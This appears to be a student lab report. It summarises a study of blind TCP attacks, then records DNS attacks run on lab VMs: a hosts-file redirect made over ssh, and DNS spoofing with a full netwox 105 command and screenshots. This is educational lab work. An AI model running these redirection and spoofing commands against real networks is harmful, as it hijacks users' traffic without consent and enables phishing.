Section 1

The purpose of this paper is to investigate and analyze the proportion of the internet infrastructure that is vulnerable to and is at the risk of blind TCP attacks. For instance, switches, and routers which are crucial points of security in a web network. The paper stresses the security risks associated with TCP, especially blinded attacks, and hence, provides solutions to avert such risks and threats.


There were several different methods and experiments like blind RESET, SYN and data injection attacks that were used by the author to assess the current ability of TCP implementations to withstand the blinded attacks. In order to have better and in-depth control and analyses, all of these experiments were performed in a simulated environment rather than the real world.

In blind RESET and SYN attacks, more than 3 RESET/SYN packets were sent to the server. Consequently, if the server stopped sending the packets, then it was considered vulnerable and otherwise safe if the packets continued to be received from the server. Furthermore, in a data injection attack, the first data segment was split into 3 fragments. Initially the first piece containing expected ACK number was sent, then third piece containing ACK number outside valid range was sent and then lastly, second piece containing expected ACK number was sent. Consequently, if server didn't send back an ack or reported invalid ack received, then it was considered safe.

In conclusion, the findings of the paper show that, 38.4% of the tested systems were vulnerable to at least one type of blinded in-window attacks while 30% were vulnerable to blinded data injection attacks and lastly, 22% were vulnerable to blinded RESET/SYN attacks. Linux found to be the most vulnerable among other operating systems where (84–90%) systems tested to be vulnerable to blind in-window reset and SYN attack. Additionally, it was also observed that 12 out of 14 CISCO network devices were vulnerable to blind attacks while 2 of them weren't affected by any of the blind attack. A host can select (2^16) random ephemeral ports where they used an unpredictable procedure to select ephemeral port and found that some ports from a range of 32K ports require a blind attacker to use complex method to understand the behavior of port selection by hosts.


Thus, insecure TCP/IP architecture is also susceptible to vulnerabilities and requires better security protocols along with optimal architecture mechanism to prevent any malicious attack and loss of sensitive data.

Default Machine/Attacker:




IP Address: 10.0.2.8

User Machine:



IP Address: 10.0.2.7

DNS Server




IP Address: 10.0.2.9


Section 2:

Task 1:

Before Attack:




After Attack:




Comparison: As user want to visit www.randomurl.com before the attack, the website loads perfectly with proper data. After the attack it redirects to www.yahoo.com as the hosts file of the user machine contains the IP of www.yahoo.com for www.randomurl.com. We can also observe the IP of www.randomurl.com in by ping command before and after attack. After attack it is replaced with IP of www.yahoo.com


Edited Host File:



Before Attack Ping:



After Attack Ping:




List of code snippets:


On the attacker VM I accessed user machine using “ssh 10.0.2.7” where user machine IP address is 10.0.2.7. Then I wrote “sudo nano /etc/hosts” to get host file. To get the IP address of www.yahoo.com I execute the command “ping www.yahoo.com” and fetched the IP address. Put the IP address in file with www.randomurl.com so, when someone visits www.randomurl.com the request will be redirected to www.yahoo.com

Task 2:

Dig command before attack:





Dig command after attack:





The IP in the last of answer section is replaced from 93.184.216.34 to 142.251.36.68 (Which is of google and I got this by ping www.google.com). Attacker spoofs the DNS request when user request for www.example.net the request is redirected to www.google.com

Screenshots:


netwag
8:14 PM
| a.iana-serve
| a.iana-serve
| b.iana-serve
| b.iana-serve
| . OPT UDPpl=
DNS_answer
| id=37733 rc
| aa=1 tr=0 rd
| www.example.
| www.example.
| ns.example.n
| ns.example.n
^C
[04/27/22]seed
[04/27/22]seed
[04/27/22]seed
[04/27/22]seed@VM:~$ netwag
netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
Parameters for tool 105 (Sniff and send DNS answers):
www.example.net h hostname: hostname
142.251.36.68 h hostnameip: hostname IP
ns.example.net h authns: authoritative name server
142.251.36.68 h authnsip: authns IP
Lo0
Eth0
device: device name
Advanced parameters:
10 h ttl: ttl in seconds
h filter: pcap filter
linkbraw
Generate Run it Reset Update
105 --hostname "www.example.net" --hostnameip 142.251.36.68 --authns "ns.example.net" --authnsip 142.251.36.68 --device "Eth0" --ttl 10
Run
NW
Netwag version 5.39.0
Linked with netwox version 5.39.0
This version contains 223 tools
This zone contains info, warning and error messages.
d=1


Terminal
9:27 AM
[04/28/22]seed@VM:~$ sudo netwox 105 --hostname "www.example.net" --hostnameip 142.251.36.68 --authns "ns.example.net" --authnsip 142.251.36.68 --device "Eth0" -f "src host 10.0.2.7 and dst port 53"


Terminal
8:34 PM
[04/27/22]seed@VM:~$ sudo rndc dumpdb -cache
[04/27/22]seed@VM:~$ sudo rndc flush
[04/27/22]seed@VM:~$ sudo rndc dumpdb -cache
[04/27/22]seed@VM:~$ sudo rndc flush
[04/27/22]seed@VM:~$ sudo rndc dumpdb -cache
[04/27/22]seed@VM:~$ sudo rndc flush
[04/27/22]seed@VM:~$ sudo rndc dumpdb -cache
[04/27/22]seed@VM:~$ sudo rndc flush
[04/27/22]seed@VM:~$ sudo rndc dumpdb -cache
[04/27/22]seed@VM:~$ sudo rndc flush
[04/27/22]seed@VM:~$ sudo rndc dumpdb -cache
[04/27/22]seed@VM:~$ sudo rndc flush
[04/27/22]seed@VM:~$ sudo rndc dumpdb -cache
[04/27/22]seed@VM:~$ sudo rndc flush
[04/27/22]seed@VM:~$ sudo rndc dumpdb -cache
[04/27/22]seed@VM:~$ sudo rndc flush
[04/27/22]seed@VM:~$ sudo rndc dumpdb -cache
[04/27/22]seed@VM:~$ sudo rndc flush
[04/27/22]seed@VM:~$ sudo rndc dumpdb -cache
[04/27/22]seed@VM:~$ sudo rndc flush
[04/27/22]seed@VM:~$ sudo rndc dumpdb -cache
[04/27/22]seed@VM:~$ sudo rndc flush
[04/27/22]seed@VM:~$



Explanation:

I first checked the IP of www.google.com using “dig www.google.com”, then on attacker machine I started netwox gui based system “netwag”. At 105, I found “Sniff and send DNS answers”. In the first screenshot, I was editing the hostname and authns to example.net and their IPs to Google’s IP. I generated the command and since it wasn’t executing in netwag, I copied the command. Then eecuted the whole command through netwox by add “sudo netwox” at the start. The command can be seen in the screenshot. Additionally, I also cleared the DNS cache. Then I checked the IP of www.example.net on user and observed that it is updated which means that attack got successful.

Additional Question: why is this attack not efficient?


This attack is not efficient because it only runs for some time when the DNS does not contain the original IP in its cache. After some time, DNS will get the original IP and store it in its cache so when the user requests the page again, the request will be redirected to the correct domain IP which means attack won’t work. This attack will only work when DNS has no relevant IP stored in the cache and after the t request when IP is placed in the cache attack won’t work. Thus, it means that it will work for the first complete request only hence, this attack is not efficient.

Code Snippets with explanation:


1. Dig www.example.net
   Run that on attacker machine to get DNS information of www.example.net
2. Ping www.google.com
   Run that on attacker machine to get the IP of www.google.com
3. Netwag
   Execute to get the netwox gui tool for sniffing DNS response
4. sudo netwox 105 --hostname "www.example.net" --hostnameip 142.251.36.68 --authns "ns.example.net" --authnsip 142.251.36.68 --device "Eth0" -f "src host 10.0.2.7 and dst port 53"
   I was getting a plugin error, so I copied the generated command from netwag and run-on terminal using sudo netwox. It then listens to any request from user and respond with spoof response.
